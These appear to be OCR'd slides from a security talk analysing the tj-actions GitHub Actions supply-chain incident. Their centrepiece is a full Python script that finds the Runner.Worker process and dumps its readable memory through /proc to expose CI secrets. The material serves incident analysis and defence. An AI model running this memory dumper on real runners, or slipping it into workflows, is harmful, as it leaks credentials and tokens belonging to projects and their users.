


Omer Gil



Tomer Segev


Given that the attacker was able to collect quality intel and carry out a complex attack as we've just seen



And given that the final step in the tj-actions incident was simply dumping credentials without collecting them

```python
#!/usr/bin/env python3

# based on https://davidebove.com/blog/?p=1620

import sys
import os
import re


def get_pid():
    # taken from stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')


if __name__ == "__main__":
    pid = get_pid()
    print(pid)

    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"

    with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
        for line in map_f.readlines():  # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r])', line)
            if m.group(3) == 'r':  # readable region
                start = int(m.group(1), 16)
                end = int(m.group(2), 16)
                # hotfix: OverflowError: Python int too large to convert to C long
                # 18446744073699065856
                if start > sys.maxsize:
                    continue
                mem_f.seek(start)  # seek to region start

                try:
                    chunk = mem_f.read(end - start)  # read region contents
                    sys.stdout.buffer.write(chunk)
                except OSError:
                    continue

```

Why did the attacker choose to make noise?



why?

why would you do that?

Thank you!

@_0xffd

The complete article!



